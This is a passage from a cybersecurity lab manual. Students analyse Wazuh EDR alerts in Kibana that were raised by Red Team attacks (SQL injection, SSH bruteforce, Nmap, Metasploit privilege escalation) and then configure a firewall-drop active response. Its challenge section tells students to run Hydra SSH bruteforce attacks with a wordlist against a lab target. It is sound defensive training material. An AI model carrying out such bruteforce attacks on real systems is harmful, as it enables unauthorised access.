
The Security events dashboard reflects alerts and events from the Wazuh agents' initial scans of the endpoints as well as the Red Team's attacks. An alerts dashboard is displayed across the top of the screen. You should see one *Level 12 or above* alert, over 100 *Authentication failure* alerts, over 10 *Authentication success* alerts, and a *Total* of over 400 alerts. Below the alerts dashboard, the display is divided into 5 sections, each serving as a combination of a chart and a portal.

- Alert level evolution – This chart displays the quantity of alerts, grouped by alert level, over time.
- Top MITRE ATT&CKS – This chart displays the top 5 MITRE techniques used by all of the alerts. These will be explored further within this part of the lab.
- Top 5 agents – This chart displays the agents that have the top 5 highest alert counts. Since the pilot phase has 2 alerts, the chart will always display both of the agents.
- Alerts evolution – This chart displays the quantity of alerts over time.

- Security Alerts list – This chart shows information related to each alert; this will be explored in depth within this part of the lab. Note that you can change the number of visible rows by using the row selector in the bottom left of this section.

Over the course of the next steps, you will filter Kibana's view so that alerts for only the DMZ web server (TargetLinux01) will be visible during your initial exploration and analysis of the EDR alerts.

8. In the Security events dashboard header, **click Explore agent** to prompt the Explore agent list popup window.



Open the agent list popup

Note: You should see a list that contains the agents that you deployed in Part 1 of the lab. It displays the name of the system that the agent is installed on, the group the agent belongs in, the version of the agent software, the OS of the system the agent is supporting, and the status of the agent. Both of your agents should have an "active" status.

9. In the Explore agent list popup window, **click TargetLinux01** to view the TargetLinux01 agent's modules.

Note: You should see a new filter titled *agent.id: 002* under the search bar in the WAZUH dashboard. You should also see that TargetLinux01 (002) is pinned above the calendar filter. These serve as indicators that all views throughout Kibana are currently filtering the data from Elasticsearch so that only the TargetLinux01 agent's data is visible.

You should see that the Level 12 alert originated from the Wazuh agent on TargetLinux01. Level 12 denotes a *high importance event* in Wazuh. It may indicate an attack on a specific application or

reflect an alert from the system logs, kernel logs, or other critical applications within the endpoint.

Before embarking on your analysis of TargetLinux01's alerts, take a moment to review an abbreviated report from the Red Team:

- *Success: used Nmap to scan ports on the DMZ web server without prompting events in the Wazuh agent*
- *Success: used Nmap to scan ports on the DMZ web server in a way that prompts events in the Wazuh agent*
- *Success: used Hydra to bruteforce an SSH connection on the DMZ web server*
- *Success: used cURL to perform a failed SQL Injection on the DMZ web server*
- *Success: used MSFvenom, Meterpreter, and Metasploit to implement a reverse TCP connection from the intranet Windows workstation, gain access, and elevate privileges*

Recall that TargetLinux01 is the DMZ web server. You note that the Level 12 alert and the authentication-related alerts were likely triggered by the Red Team's attacks – possibly the SSH bruteforce or the SQL Injection attacks. You decide to prioritize those two attacks in your analysis of the EDR pilot phase.

10. In the Firefox window, **scroll down** to reveal the Security Alerts dashboard. If no security alerts are present, **refresh the page via the Firefox refresh button.**

Note: The Security Alerts dashboard serves as a summary and extensive list of all alerts that meet Kibana's filtering criteria. For each alert, the dashboard displays six data fields:

- Time – This is the timestamp of when events triggered a ruleset that led to an alert. Its default view is in descending order, so the most recent alerts are on top.
- Technique(s) – This is related to MITRE ATT&CKS and specifies ways that adversaries may try to achieve their objectives.

- Tactic(s) – This is related to MITRE ATT&CKS and specifies why an adversary may have performed the action that generated the alert.


- Description – This is a description of the alert.

- Level – This is related to Wazuh's rules classification. The Levels range from 0 to 16 and represent qualitative categorizations, such as 0:*Ignored*, 5:*User generated error*, or 9:*Error from invalid source*. While higher-numbered levels are generally more severe than lower-numbered levels, the Level numbers do not allow for a direct comparison. You can read more about the alert levels here

- Rule ID – This is related to Wazuh's rules classification and specifies the rule ID(s) that triggered the alert. The rule IDs can also be used to tailor an active response.


Note: In the next steps, you will locate an event with a MITRE ATT&CK Technique that may be related to the prioritized attacks, SQL injection and SSH bruteforce.

11. If necessary, **click** the **Rows per page link** and then **select *25 rows* or *50 rows*** to view more events without navigating through the event pages.



Configure the rows per page

12. In the Security Alerts list, **locate** the **most recent alert designated by T1190 in the Technique(s) column** and then **click** the **T1190 link in the Technique(s) column** to reveal the T1190 Technique details popup panel.



Reveal the T1190 details panel


Note: You should see a panel pop up on the right side of the Firefox window with the title “Exploit Public-Facing Application.” It displays the MITRE ATT&CK Technique details related to this alert, including ID (T1190), Tactic (Initial Access), possible platforms that the technique can be used against, possible data sources that Elasticsearch can use to trigger this alert, the MITRE technique version, the technique description, references to other frameworks’ information about attacks or vulnerabilities that may be related to this technique, and a link to MITRE ATT&CK’s page about the T1190 Technique.

Recall that the MITRE ATT&CKs present information from the viewpoint of an attacking adversary. The T1190 Technique gestures to the public-facing aspect of the DMZ web server and a possible SQL injection or other web server attack. Well-known tactics, techniques, and procedures (TTP) can assist EDR analysts in illuminating threats and characteristic behaviors whose analysis would inform their customized rulesets for automated responses.

Over the course of the next steps, you will further examine this alert designated by the T1190 Technique.

13. **Click** the **X** in the **T1190 Technique panel** to close it.


14. In the Security Alerts list, **locate** the **same alert designated by T1190 in the Technique(s) column** and then **click** the **arrow** at the beginning of the row to reveal the alert information.



Reveal the alert's information

Note: You should see the T1190, Initial Access, SQL injection attempt alert row expand to display detailed alert information within three available new tabs (Table, JSON, and Rule). By default, the Table tab displays upon expansion. Its left column shows alert field names, while its right column shows corresponding field values.

15. In the Firefox window, **scroll down** to **locate the *full_log* field** for the T1190 alert.



Find the full_log field

Note: You should see an entry showing the request made by the cURL command that the Red Team

used for the SQL injection. This is a successful element of the EDRS pilot phase, which the pilot team lead can incorporate into the plans for the next phases and timeline of the full SIEM implementation.

In the next step, you will record the confirmation that the Wazuh agent recognized the Red Team's SQL injection.

16. **Make a screen capture** showing the SQL select command from your attack in the *full_log* field value.

Note: In the next steps, you will turn your attention to the Level 12 alert. You expect the Level 12 alert to be related to the prioritized attacks, SQL injection or the successful SSH bruteforce.

17. In the Security Alerts list, **locate** the **event** with 12 in the Level column and then **click** the **arrow** at the beginning of the row to reveal the event information.

Reveal the event information

Note: You should see that it has *Multiple authentication failures followed by a success* in the Description column and *Defense Evasion*, *Initial Access*, *Persistence*, *Privilege Escalation*, and *Credential Access* in the Tactic(s) column. These fields indicate that the Level 12 alert was related to the successful SSH bruteforce attack. You expect even the pilot phase of an EDR system to contain many alerts related to such an extensive, well-known, and high-risk attack. This alert has associated two MITRE ATT&CK Techniques with it: *T1078* and *T1110*. Take a moment to examine nearby *sshd: failed* alerts. You should notice that they have either T1078 or T1110, but not both.

Take a moment to explore the MITRE ATT&CK Technique panel for each of those techniques. The *T1110* Technique calls out the bruteforcing activity by the Red Team, referring to its repeated attempts to gain an SSH connection with numerous wrong credentials. The *T1078* Technique is the one that

qualifies this as Alert Level 12, referring to the subsequent successful SSH connection with valid login credentials.

18. In the Firefox window, **scroll down** to **locate the *location* field** for the Level 12 event in the security event table.

Note: You should see that the *location* field value contains */var/log/auth.log*, a common location for authentication logs on Linux systems. You should also notice that the *full_log* field value shows that a valid SSH password was accepted from the source IP *202.20.2.4*, the Red Team's attack Linux system's IP address. That login could have been from a legitimate SSH session. How did the EDR flag a successful bruteforce attempt? The internal workings of an EDRS rely on rulesets, not just searching for keywords within logs. Wazuh comes with a default set of over 3,000 rules and gives you the capability to configure custom rules. The rules do search for keywords, but they also keep track of important classification metrics and behaviors. The rules can reference each other and trigger each other. They give Wazuh the capability to detect the following:

- Attacks and intrusions
- Software misuse
- Configuration problems and application errors
- Malware
- Rootkits
- System anomalies
- Security policy violations

In the next steps, you will examine the rule that triggered the Level 12 alert.

19. In the Firefox window, **scroll up** to **the Table/JSON/Rule tabs** for the Level 12 alert and then **click** the **Rule hyperlink** to reveal the Rule tab.


Reveal the Rule tab

Note: Turn your attention to the Details area. Together, these details specify that this rule will fire if the same source IP address triggers both an *authentication_success* rule and *authentication_failures* rules within four minutes of each other.

Over the course of the next steps, you'll examine rules that distinguish between singular and multiple authentication failures.

20. In the Level 12 event row, **click** the **arrow** at the beginning of the row to collapse this event.

21. In the Security Alerts list, **locate** the **previous alert** with *sshd: Multiple authentication failures* in the Description column and *5720* in the Rule ID column; then **click** the **arrow** at the beginning of the row to reveal the alert information.



Reveal the alert information

Note: Turn your attention to the Details area in the Rule tab. Together, these details specify that this rule will fire if the same source IP address triggers Rule 5716 eight times. Rule 5716 denotes a singular authentication failure. The EDR should have registered each authentication failure, not just the multiple authentication failures followed by a successful authentication.

22. In the Rule 5720 alert row, **click** the **arrow** at the beginning of the row to collapse this alert.

Note: Take a moment to notice the alerts preceding the alert triggered by Rule 5720. You should see exactly seven instances of alerts triggered by Rule 5716 (recall that the Rule ID is located in the rightmost column).

This is a successful element of the EDRS pilot phase, which the pilot team lead can incorporate into the plans for the next phases and timeline of the full SIEM implementation. These values may need to be configured through Wazuh's *internal configuration for analysis,* the daemon for matching log messages and rules.


In the next steps, you will record the confirmation that the Wazuh agent recognized the Red Team's SSH bruteforce attack.

23. **Return** to the **Rule tab** of the alert triggered by Rule 5720.

24. **Make a screen capture** showing the Rule Details for the *sshd: Multiple Authentication Failures* alert.

Note: In the next steps, you will turn your attention to the Red Team's other attacks and explore the Top 5 alerts to examine a frequently occurring alert that is not likely related to the prioritized attacks, SQL injection and SSH bruteforce.


25. In the Firefox window, **scroll up** to **reveal the *Top 5 alerts*** graph.



Top 5 alerts graph

Note: Among the top 5 alerts is a *Web Server 400 error.* The Red Team's records indicate that the SQL injection, which connected to the web server, returned a successful connection with zero errors. You surmise that the web server error alert likely originated from the Red Team's aggressive Nmap scan, which may include bad requests to web servers as it scans open ports.

26. In the Top 5 alerts dashboard's legend, **click** the **Web server 400 error hyperlink** and then **click** the **plus symbol** to filter the Security events dashboard to view only the web server 400 errors.



Add web server 400 errors to the filter

Note: If you do not see these alerts, you may need to adjust your time range to account for them.

27. In the Firefox window, **scroll down** to reveal the Security Alerts list.

28. In the Security Alerts list, **locate** an **alert** with the **Rule ID *31101*** and then **click** the **arrow** at the beginning of the row to reveal the alert information.

29. In the Firefox window, **scroll down** to **locate** the ***location*** and ***full_log*** **fields** for the Rule 31101 alert.

Note: Within the *full_log* field, you should see a reference to the Nmap Scripting Engine (NSE). The use of the NSE is not necessarily malicious. It is frequently used by IT staff for network discovery, version detection, vulnerability detection, and backdoor detection. It may even be used by pen testers for vulnerability exploitation. To facilitate Wazuh's automated decisions regarding whether an alert like this is malicious, rules that incorporate source IP addresses or other factors could be created. Although this may need to be tailored, this is a successful element of the EDRS pilot phase, which the pilot team lead can incorporate into the plans for the next phases and timeline of the full SIEM implementation.

In the next steps, you will record the confirmation that the Wazuh agent recognized the Red Team's aggressive Nmap scan attack.

30. **Make a screen capture** showing the *location* and *full_log* values for the alert generated by your aggressive Nmap scan.

Note: Over the course of the next steps, you will turn your attention to the Red Team's attacks on the Windows system (vWorkstation), which requires adjusting the Kibana filters.

31. In the Firefox window, **scroll up** to the top of the page.

32. Below the search bar, **click** the **x** in the **rule.description: Web server 400 error code filter box** to clear the security alerts filter.

Remove the filter for web server 400 errors

33. In the Security events menu bar, **click** the **TargetLinux01 (002) pin** to prompt the Explore agent list popup window.

Open the Explore agent list popup window

34. In the Explore agent list popup window, **click vWorkstation** to view the vWorkstation agent's modules.


Note: You should see a new filter titled *agent.id: 001* under the search bar in the WAZUH dashboard. You should also see that vWorkstation (001) is pinned above the calendar filter. These serve as indicators that all views throughout Kibana are currently filtering the data from Elasticsearch so that only the vWorkstation agent's data is visible. Recall that you may need to adjust the time range through the calendar filter if you do not see the expected items in the graphs, tables, or dashboards

throughout the rest of the lab.

Recall that vWorkstation is a Windows system on the intranet. In fact, it is the system that you are currently using. This means that your legitimate activity may trigger alerts within Wazuh. In the alerts dashboard that is displayed across the top of the screen, you should see numerous *Authentication success* alerts. Alerts for this type are likely a result of your own remote connection to vWorkstation, established after your restart of vWorkstation at the beginning of Part 3 of the lab. Determining whether those activities are suspicious can be done through systems that recognize anomalous behavior, such as logins during times that a typical user does not use their system.

Over the course of the next steps, you will take the stance that *sca (security configuration assessment)*, and *successful login* alerts are false positive alerts and filter them out of Kibana's view.


35. In the Alert groups evolution chart's legend, **click** the **sca link** and then **click** the **minus symbol** to remove sca alerts from the dashboard view.



Add a filter to remove sca alerts

Note: You should now see only Level 3 and Level 5 alerts. Level 3 alerts indicate successful logins, so you will use that as a filter key.

36. In the Alerts chart's legend, **click** the **3 link** and then **click** the **minus symbol** to remove *Level 3* alerts from the dashboard view.



Add a filter to remove Level 3 alerts

37. In the Firefox window, **scroll down** to reveal the Security Alerts list.

38. In the Security Alerts list, **locate** the **alert designated by *T1050* in the Technique(s) column** and then **click** the **T1050 link in the Technique(s) column** to reveal the T1050 Technique details popup panel.

Note: You should see *New Windows Service Created* in the Description column, coupled with *Persistence and Privilege Escalation Tactics* in the Technique column. These tactics correspond with the inner workings of Metasploit's *getsystem* command, which incorporates various techniques to escalate privileges. Turn your attention to the next-to-last line in the *New Service Technique Description* paragraph: *"Services may be created with administrator privileges but are executed under SYSTEM privileges, so an adversary may also use a service to escalate privileges from administrator to SYSTEM."* This is the technique that Metasploit used in the getsystem command. The specifics of Metasploit's other techniques are outside the scope of this lab, but Wazuh successfully identified their activities.

In the next steps, you will identify the MITRE ATT@CK Technique that the Metasploit attack used.

39. **Click** the **X** in the **T1050 Technique panel** to close it.

40. In the Security Alerts list, **locate** the **same alert designated by T1050 in the Technique(s) column** and then **click** the **arrow** at the beginning of the row to reveal the alert information.

Note: You should see that the *location* is EventChannel, which is a repository for categorizing event

logs generated by Windows Sysmon, Applications, and Services logs in Windows systems after Vista. EventChannel logs are formatted so that software like Windows Event Viewer or Wazuh agents can read and analyze their event data. You can read more about how Wazuh monitors the Windows EventChannel here.

41. In the Firefox window, **scroll** to **the Table/JSON/Rule tabs** for the T1050 Technique alert and then **click** the **Rule hyperlink** to reveal the Rule tab.

Note: The rule associated with this T1050 Technique alert searches the EventChannel for an event with an ID of 7045, which corresponds to the Windows Server Event: *A new service was installed in the system.*

The detection of your successful Metasploit attack on vWorkstation was also a success. This is a successful element of the EDRS pilot phase, which the pilot team lead can incorporate into the plans for the next phases and timeline of the full SIEM implementation.

In the next steps, you will record the confirmation that the Wazuh agent recognized the Red Team's Metasploit attack.

42. **Make a screen capture** showing details for rule 61138 in the T1050 Technique alert.

Note: Now that Wazuh has successfully *detected* several endpoint exploits, you will configure the Wazuh server to *respond* to the detections. For the pilot EDRS, you will create one active response rule that is related to the SSH bruteforce detection alert. An SSH bruteforce attack cannot be quarantined; it must be stopped prior to a successful authentication. When creating an active response to the SSH bruteforce detection, you have several options: blocking network connections, stopping processes, deleting files, running scripts created by the user, and more. For the pilot EDRS, you have chosen to respond with a time-constrained *firewall-drop* command, which invokes Linux networking infrastructure commands to block the attacking IP address in the endpoint's local firewall. This would leave other assets on the network vulnerable to a known existing attack. Two options for protecting all assets from the same attack are:


- Configure all endpoints to run the same firewall-drop command when a bruteforce SSH attack is detected.

- Implement a network-based intrusion detection system (NIDS), which would involve firewalls and other network management devices.

NIDS is outside the scope of this lab, but it is an essential component of asset protection. You can read more about NIDS here.

Over the course of the next steps, you will use Kibana to modify the Wazuh server's local configuration file so that all Wazuh agents will implement the *firewall-drop* active response when attacks use techniques similar to the Red Team's bruteforce SSH attack.

43. In the Wazuh API menu, **select Management > Administration > Configuration** to open the online Manager Configuration dashboard.



Open the Manager Configuration dashboard

44. In the Configuration header, **click** the **Edit configuration link** to open *ossec.conf* in the online Manager configuration editor.

Open the configuration editor

Note: You should notice that the *ossec.conf* file is now visible and editable directly through the Firefox web browser. The *ossec.conf* file is written in XML, which is a platform-independent markup language similar to HTML but with user-defined element tags. Configuration options need to be nested within configuration section tags. You will nest the *firewall-drop* active response configuration within the *active-response* configuration section tags. You can read more about XML here and the specific Wazuh configuration options here.

The *ossec.conf* file is the core configuration file for the EDR Manager. It contains configuration options for active response, alerts, authorization, reports, rulesets, and dozens of other Wazuh features and components. For the purposes of this lab, you will modify only the active response options. As the EDRS project grows beyond pilot stages, the *ossec.conf* configuration file will grow to accommodate the expanded EDRS. Agents can also be configured locally by editing an agent specific form of the *ossec.conf* file that is stored on the agent's host's hard drive. Agents that use local configuration options must still use the Wazuh manager's main configuration as well.

Over the course of the next steps, you will configure an active response stanza in the EDR Manager's *ossec.conf* file.

45. In the Manager configuration editor, **scroll down** to line 213.

Note: You should see the text <!-- Active Response -->. Any text enclosed within the <!-- and --> symbols is a comment in XML. The comment <! Active Response > indicates that the collection of XML tags and element contents directly below it will define active response scripts available to the Wazuh server.

Over the course of the next steps, you will remove the comment tags surrounding the initial framework of an active-response stanza and add options that will create a firewall-drop active response.

46. In the Manager configuration editor, **scroll down** to line 260.

47. In line 260, **delete < ! - -**

48. In line 264, **delete - - >**

49. In line 262, **select *active-response options here*** with your mouse and then **press Enter** to replace the text with a blank line.

50. In line 263, **press Enter two more times** so that lines 262, 263, 264, and 265 are blank lines.

51. In the Manager configuration editor, place your cursor on line 262 and **type** `<command>firewall-drop</command>`.

Note: When you type <command>, the Manager configuration editor will automatically add the closing tag, *</command*>. You will not need to type </command>, but you will need to ensure that it is there. Similarly, the Manager configuration editor will automatically add the closing tag for any XML tag that you open.

Over the course of the next steps, you will type three more tags to complete the firewall-drop active response options:

- Location tag with an element of *local*– Specifies that the firewall-drop should be run on the local system (the system on which the attack is detected)

- Rules_id tag with an element of *5720*– Specifies that this active response will be triggered by rule 5720, which indicates that multiple (8) sshd auth failures have been generated

- Timeout tag with an element of 200 – Specifies that the firewall-drop should block the offending IP for 200 seconds. This means that the offending IP will be unblocked after 200 seconds.


52. In the Manager configuration editor, place your cursor on line 263 and **type** `<location>local</location>`.

53. In the Manager configuration editor, place your cursor on line 264 and **type** `<rules_id>5720</rules_id>`.

54. In the Manager configuration editor, place your cursor on line 265 and **type** `<timeout>200</timeout>`.


Note: Over the course of the next steps, you will save your changes and restart the Wazuh manager to implement your changes.

55. In the Manager configuration editor header, **click** the **Save button**.



Save the manager configuration

56. In the Manager configuration editor header, **click** the **Restart Manager button**.




Restart the manager

57. When prompted, **click** the **Confirm button** to restart Manager.


Note: This may take 1–2 minutes. You should see a yellow banner with the message “Restarting Manager, please wait” and a spinning circular progress icon. You may briefly see a list of initialization tasks before being redirected to the Configuration screen.

58. If prompted with an “[API connection] No API available to connect” error during the health check process, **click** the **retry button** next to the **“Check Wazuh API connection” step.**



Retry the Wazuh API connection

59. In the Firefox window, you will have been taken back to the Management Configuration page. **Scroll down** to the ***System threats and incident response*** **heading** and then **click** the ***Active Response*** **row**.



The Active Response row

Note: This shows active response definitions. Because you are managing a pilot installation of Wazuh for EDRS, the active response that you have just created is the only one installed. You should see that the *location* is *REMOTE_AGENT*, although you specified *local* in the <location> tag. If an endpoint agent triggers this rule, Wazuh will replace the *REMOTE_AGENT* variable with the corresponding endpoint's information and execute the appropriate firewall-drop script.

You will conduct further testing and event correlation with Active Response definitions in the Challenge and Analysis section, if you have been assigned it.

60. **Make a screen capture** showing your new active response definition using the firewall-drop command.

Challenge and Analysis

Note: The following scenario is provided to allow independent, unguided work, similar to what you will encounter in a real situation.

Part 1: Validate Your Active Response Definition

Your active response definition appears to be functional, but you need to validate it. Perform another SSH bruteforce attack of the TargetLinux01 endpoint from AttackLinux01 to confirm that your active response is triggered. Use root as the user and a wordlist located at */usr/share/wordlists/rockyou.txt* on AttackLinux01. Performing SSH bruteforce with the *rockyou.txt* wordlist will take a very long time to process and will allow you to monitor Wazuh's EDR activity in real-time.

Here are a few hints for your work:

- Make sure to switch to the intranet Windows system (vWorkstation) while the attack is ongoing so that you can log in to Kibana to monitor the Wazuh alerts as they occur.
- Note that some of the events may occur between the attack's initiation and your login to Kibana.
- The active response that you configured will not provide you with popup or email alerts.
- In this Wazuh installation, Wazuh stores any active response measures taken on the agent in active-response.log (location depends on OS) and monitors that log by default.
- Filter for the TargetLinux01 and view the Security Events (Dashboard or Event view).
- Search for an alert identifying a Host Blocked firewall-drop event. Open its Rule tab for that alert, which should reveal the script/program being searched for and the command used.

Make a screen capture showing the Details in the Rule tab for the firewall-drop block event.

Recall that the firewall-drop response should unblock the offending IP after 200 seconds have passed and generate an alert that indicates that the IP has been unblocked. Find this alert and navigate to its Rule tab, which should show that the delete command was run instead.

Make a screen capture showing the Details in the Rule tab for the firewall-drop unblock event.

Part 2: Assess the Scope of Your Active Response Definition

Tuning your alerts, actions, and triggers is a never-ending process, so having a good understanding of rules and rule groups, as well as the knowledge to change them if required, is important in configuring and maintaining a well-controlled EDR solution. Now that you have validated your active response definition, you should consider whether it includes all the possible scenarios that you want to be alerted about. Your active response rule is triggered by another rule, 5720, which catches eight failed login attempts in a row for the same username. Consider an attacker who uses both a username and a password list to bruteforce your login. They may never reach eight failed logins with the same username, so your rule would not be triggered by their attack. This scenario would generate different alerts than the SSH bruteforce that you performed, which always used the root user. How can you tune your alerts, actions, or triggers to account for an SSH bruteforce attack that uses multiple usernames?

Use Hydra to perform another SSH bruteforce attack against TargetLinux01 from the Kali Linux system using a username list. After your new SSH bruteforce attack is running, return to Kibana to view the alerts that it generates. Let it run for a few minutes so it can be clear what the top alert is. Use the Top 5 Alerts box to identify the top alert that your new attack is generating.

Here are a few hints for your work:

